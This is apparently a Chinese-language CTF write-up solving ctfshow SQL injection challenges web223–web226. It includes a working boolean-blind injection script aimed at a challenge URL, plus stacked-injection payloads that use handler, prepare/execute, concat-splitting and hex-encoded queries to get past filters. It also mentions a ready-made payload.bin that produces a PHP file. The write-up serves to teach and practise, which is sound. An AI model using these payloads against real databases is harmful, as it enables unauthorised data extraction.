就很烦，但是正常肯定是没有问题的。
看一下y4师傅的WP，用的布尔注入，确实比时间盲注要简单，但是我改成了布尔注入还是不行，很迷，然后又仔细的看了一下y4师傅的脚本，发现了问题所在，我是这样：

```
r=requests.get(url=url+payload)
```


但是y4师傅是这样：

```
        params={
            'u':payload
        }
        r=requests.get(url=url,params=params)
```


我改成params传参之后，果然有回显了，之前的时间盲注脚本也变好了，所以我又又又又踩坑了？？？以后注意，以后都改用params，防止被坑。

至于布尔注入的原理，就是这样：

{"code":0,"msg":"\u67e5\u8be2\u6210\u529f","count":1,"data":[{"id":"1","username":"ctfshow","pass":"ctfshow"},{"id":"2","username":"user1","pass":"111"},
{"id":"3","username":"user2","pass":"222"},{"id":"4","username":"userAUTO","pass":"passwordAUTO"}]}



{"code":0,"msg":"\u67e5\u8be2\u6210\u529f","count":1,"data":[{"id":"1","username":"ctfshow","pass":"ctfshow"},{"id":"2","username":"user1","pass":"111"},
{"id":"3","username":"user2","pass":"222"},{"id":"4","username":"userAUTO","pass":"passwordAUTO"},{"id":"5","username":"userAUTO","pass":"passwordAUTO"},
{"id":"6","username":"userAUTO","pass":"passwordAUTO"},{"id":"7","username":"userAUTO","pass":"passwordAUTO"},
{"id":"8","username":"userAUTO","pass":"passwordAUTO"},{"id":"9","username":"userAUTO","pass":"passwordAUTO"},
{"id":"10","username":"userAUTO","pass":"passwordAUTO"},{"id":"11","username":"userAUTO","pass":"passwordAUTO"},
{"id":"12","username":"userAUTO","pass":"passwordAUTO"},{"id":"13","username":"userAUTO","pass":"passwordAUTO"},
{"id":"14","username":"userAUTO","pass":"passwordAUTO"},{"id":"15","username":"userAUTO","pass":"passwordAUTO"},
{"id":"16","username":"userAUTO","pass":"passwordAUTO"},{"id":"17","username":"userAUTO","pass":"passwordAUTO"},
{"id":"18","username":"userAUTO","pass":"passwordAUTO"},{"id":"19","username":"userAUTO","pass":"passwordAUTO"},
{"id":"20","username":"userAUTO","pass":"passwordAUTO"},{"id":"21","username":"userAUTO","pass":"passwordAUTO"}]}



也可以u传不存在的列名，这样就没有回显，同样可以布尔注入。

```
"""
Author:feng
"""
import requests
import time
def createNum(n):
    num = 'true'
    if n == 1:
        return 'true'
    else:
        for i in range(n - 1):
            num += "+true"
        return num

url='http://519b4563-c006-475d-91ef-a71b7eed2ebd.chall.ctf.show:8080/api/'

flag=''
for i in range(1,100):
    min=32
    max=128
    while 1:
        j=min+(max-min)//2
        if min==j:
            flag+=chr(j)
            print(flag)
            if chr(j)=='}':
                exit()
            break

        #payload="if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_sc
hema=database()),{},{}))<{},username,id)".format(createNum(i),createNum(1),createNum(j))
        #payload="if(ascii(substr((select group_concat(column_name) from information_schema.columns where table_
name='ctfshow_flagas'),{},{}))<{},username,id)".format(createNum(i),createNum(1),createNum(j))
        payload="if(ascii(substr((select group_concat(flagasabc) from ctfshow_flagas),{},{}))<{},username,id)".f
ormat(createNum(i),createNum(1),createNum(j))

        params={
            'u':payload
        }
        r=requests.get(url=url,params=params)
        #print(r.text)
        if len(r.text)<300:
            max=j
        else:
            min=j
```

web224

一道神仙题。。我以为看到最后以为是zip文件上传然后目录穿越，转念一想我在做SQL注入而不是文件上传啊，就一脸蒙蔽，又是一种奇奇怪怪的姿势。。。
具体参考颖奇大师傅的博客：你没见过的注入

在ctfshow群的群文件找一下，可以找到一个payload.bin文件，这个文件就是大师傅们处理好的，可以直接用，上传上去就可以生成1.php，然后拿flag就行了。

web225

比较经典的一题了，强网杯的随便注，三种方法，具体参考：

强网杯的随便注

三种方法，一种是handler，一种是prepare，还有一种是rename和alter。因为ban了alter，所以这题只有两种方法了。

首先利用堆叠注入把表名，列名都给注出来：

```
';show tables;#
';show columns from `ctfshow_flagasa`;#
```

handler：

```
';handler `ctfshow_flagasa` open;handler `ctfshow_flagasa`read first;
```

预处理的话就要变化一下，因为强网杯那题没ban掉set，但是这题ban了set，所以就不定义变量了，直接写字符串：

```
';prepare feng from concat('sele','ct * from `ctfshow_flagasa`');execute feng;#
```

web226

思维太局限，看到把左括号给ban了就太迷了，觉得concat不能用，那么预处理就不行，然后就查不到表名，handler也不行。看了一下y4师傅的，姿势，使用十六进制，太妙了，真的是自己的思维太局限：

```
';prepare feng from 0x73656c656374202a2066726f6d2063746673685f6f775f666c61676173;execute feng;#
```

后面那串16进制加密